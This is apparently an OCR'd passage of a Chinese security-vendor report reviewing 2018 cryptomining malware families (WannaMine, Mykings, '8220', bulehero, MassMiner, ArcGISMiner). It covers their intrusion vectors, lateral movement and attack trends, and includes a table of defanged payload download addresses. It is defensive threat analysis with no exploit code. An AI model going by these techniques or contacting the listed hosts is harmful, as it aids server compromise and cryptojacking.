

图 14 WannaMine 家族典型的攻击流程

WannaMine 是 2018 年最活跃的挖矿木马家族之一，该家族主要针对搭建 Weblogic 的服务器，也攻击 PHPMyadmin、Drupal 等 Web 应用。当 WannaMine 入侵服务器之后，使用“永恒之蓝”漏洞攻击武器或 Mimikatz 进行横向渗透，将挖矿木马植入位于同一局域网的其他计算机中。WannaMine 是“无文件”攻击技术的集大成者，在其绝大多数版本中都通过 PowerShell 应用程序将挖矿木马加载到内存中执行，未有文件“落地”。

WannaMine 更新频繁，不仅定期更换载荷下载 URL，且一旦有新的 Web 应用漏洞 POC 公

开，WannaMine 就会在第一时间将 POC 武器化。图 16 展示了 2018 年 WannaMine 家族的攻击趋势，年初的上涨来源于 WannaMine 家族第一次使用 Weblogic 反序列化漏洞（CVE-2017-10271）对服务器进行攻击[9]，而 2018 年底的突然上涨是 WannaMine 在更新停滞数月之后再次活跃所造成的。不难推测，WannaMine 攻击者手中保存有存在漏洞的机器列表，以实现在短时间内控制大量机器的目的。

图 15 WannaMine 家族 2018 年攻击趋势

二、Mykings[10]（隐匿者[11]）



图 16 Mykings 家族典型的攻击流程

Mykings 家族最早可以追溯到 2014 年，在 2017 年被多家安全厂商披露，至今仍然处在活跃状态中。Mykings 家族拥有一套成熟的弱口令扫描与爆破体系，能够爆破 MsSQL、Telnet、RDP、CCTV 等系统组件或设备，其爆破模块除了复用 Mirai 僵尸网络和 Masscan 扫描器的部分代码外，还集成了内容丰富的弱口令字典以及针对 MsSQL 的多种命令执行方式。在获利方式上，Mykings 家族不仅仅局限于通过挖矿获利，也通过与其他黑产家族合作完成锁首页、DDoS 等工作。

2018 年，Mykings 家族攻击趋势较为稳定。2018 年上半年 Mykings 家族呈平稳上升趋势，年中时曾经对 MsSQL 发起一次大规模的爆破攻击，在这次攻击中 Mykings 家族使用新的载荷下载地址，并尝试使用“白利用”技术对抗杀毒软件，也是在这一波攻击之后，Mykings

家族控制的僵尸机数量大幅上涨[12]。与 WannaMine 家族相似，Mykings 家族在 2018 年下半年稍显沉寂，直到 2018 年 11 月与“暗云”家族合作后才有所改观。

图 17 Mykings 家族 2018 年攻击趋势

三、“8220”组织[13]



图 18 “8220”组织典型的攻击流程

2017 年 11 月，一攻击组织使用当时还是 0day 状态的 Weblogic 反序列化漏洞（CVE-2017-10271）入侵服务器植入挖矿木马，这是第一次被公开披露的使用 0day 漏洞入侵服务器植入挖矿木马的案例，而这个攻击组织就是“8220”组织。

“8220”组织传播的挖矿木马攻击流程十分简单，即通过 Web 应用漏洞入侵 Windows 服务器之后通过 PowerShell 下载挖矿木马执行，再通过计划任务在计算机中持续驻留。不同于 WannaMine 家族和 Mykings 家族，“8220”组织传播的挖矿木马并不具有蠕虫传播的功能，但是该组织活跃时依然能够成功入侵大量 Windows 服务器。可以断定，“8220”组织手中必然保存着一个存在漏洞的服务器 IP 地址的列表，使该组织能够定期对大量服务器实施打击。

“8220”组织在 2018 年年初较为活跃，主要原因在于 2018 年年初披露的 Web 应用漏洞 POC 数量相比较其他时候要多得多。之后随着披露的 Web 应用漏洞 POC 数量的减少，“8220”组织也相对沉寂，不过到了 2018 年 12 月末，“8220“组织使用包括 Github、bitbucket 在内的代码托管平台存储载荷，开启新一波服务器入侵攻势。



图 19 “8220”组织 2018 年攻击趋势

四、bulehero[14]

图 20 bulehero 家族典型的攻击流程

bulehero 家族最早出现于 2018 年初，该家族最初并非使用 bulehero.in 这个域名作为载荷下载 URL，而是直接使用 IP 地址 173.208.202.234。诞生初期的 bulehero 家族规模并不大，直到 2018 年 7 月，该家族所构建的僵尸网络才逐渐成型。2018 年 12 月，ThinkPHP v5 被曝存在远程代码执行漏洞，bulehero 是第一个使用该漏洞入侵服务器的家族，而这次入侵也使 bulehero 家族控制的僵尸机器数量暴涨[15]。



图 21 bulehero 家族 2018 年攻击趋势

五、MassMiner[16]



图 22 MassMiner 家族典型的攻击流程

MassMiner 家族以其使用 Masscan 扫描器得名。该家族主要活跃于 2018 年上半年，通过 Web 应用漏洞和 MsSQL 弱口令爆破入侵 Windows 服务器，并将受害机器转化为傀儡机对互联网中的计算机进行扫描和入侵，构建僵尸网络。

进入 2018 年下半年，MassMiner 几乎消失。有趣的是，MassMiner 所使用的门罗币钱包地址共收入将近 1000 个门罗币，这明显与 MassMiner 家族构建的僵尸网络规模不符。可见 MassMiner 家族必然还存在一个尚未被披露的分支，这个分支为该家族带来绝大多数的收益。

图 23 MassMiner 家族 2018 年攻击趋势

六、ArcGISMiner



图 24 ArcGISMiner 家族典型的攻击流程

这是一个尚未有专门报告披露的挖矿木马家族，也是挖矿木马中的“异类”——ArcGISMiner 只在几个时间段攻击服务器，每次攻击持续不会超过 2 个小时，并且两次攻击间隔最少为 6 天。ArcGISMiner 主要针对提供位置服务的 ArcGIS、exLive 等 Web 应用，入侵服务器后通过反射 dll 注入执行挖矿。

攻击时间	载荷下载地址
2018 年 5 月 17 日	hxxp://121.41.33.131:8000
2018 年 6 月 6 日	hxxp://121.41.33.131:8000
2018 年 8 月 23 日	hxxp://121.41.33.131:8000
2018 年 8 月 28 日	hxxp://120.27.244.75:53
2018 年 10 月 19 日	hxxp://121.41.33.131:8000
2018 年 11 月 1 日	hxxp://status.chalive.cn

表 4 ArcGISMiner 攻击时间点与载荷下载地址

第四章 总结

2018 年是挖矿木马由兴起到稳定发展的一年，这一年中有许多新家族涌现，也有许多家族在竞争中消亡，整体攻击趋势转向平稳。毫无疑问的是，在这一年挖矿木马变得更加成熟，幕后操纵者也不再是“野路子”黑客，而是商业化程度极高的黑产组织。黑产家族间的相互合作、各取所需，使受害计算机和网络设备的价值被更大程度压榨，合作带来的技术升级也给安全从业者带来更大挑战。不难预测，未来挖矿木马攻击将保持平稳，但黑产家族间的合作将更加普遍，“闷声发大财”可能是新一年挖矿木马的主要目标。

参考文章

[1] https://www.freebuf.com/news/158007.html
[2] https://www.freebuf.com/articles/web/166066.html
[3] https://github.com/danielbohannon/Invoke-DOSfuscation
[4]https://www.coingecko.com/zh/%E4%BB%B7%E6%A0%BC%E5%9B%BE/%E9%97%A8%E7%BD%97%E5%B8%81/cny
[5] https://www.freebuf.com/articles/web/175626.html
[6] http://www.360.cn/n/10470.html
[7] https://blog.minerva-labs.com/ghostminer-cryptomining-malware-goes-fileless
[8] https://www.kaspersky.com/blog/powerghost-fileless-miner/23310/
[9] https://www.freebuf.com/articles/web/166066.html
[10]https://blog.netlab.360.com/mykings-the-botnet-behind-multiple-active-spreading-botnets/
[11] https://www.huorong.cn/info/150097083373.html
[12] https://s.tencent.com/research/report/504.html
[13] https://ti.360.net/blog/articles/8220-mining-gang-in-china/
[14] https://www.freebuf.com/column/180544.html
[15] http://www.360.cn/n/10542.html
[16]https://www.alienvault.com/blogs/labs-research/massminer-malware-targeting-web-servers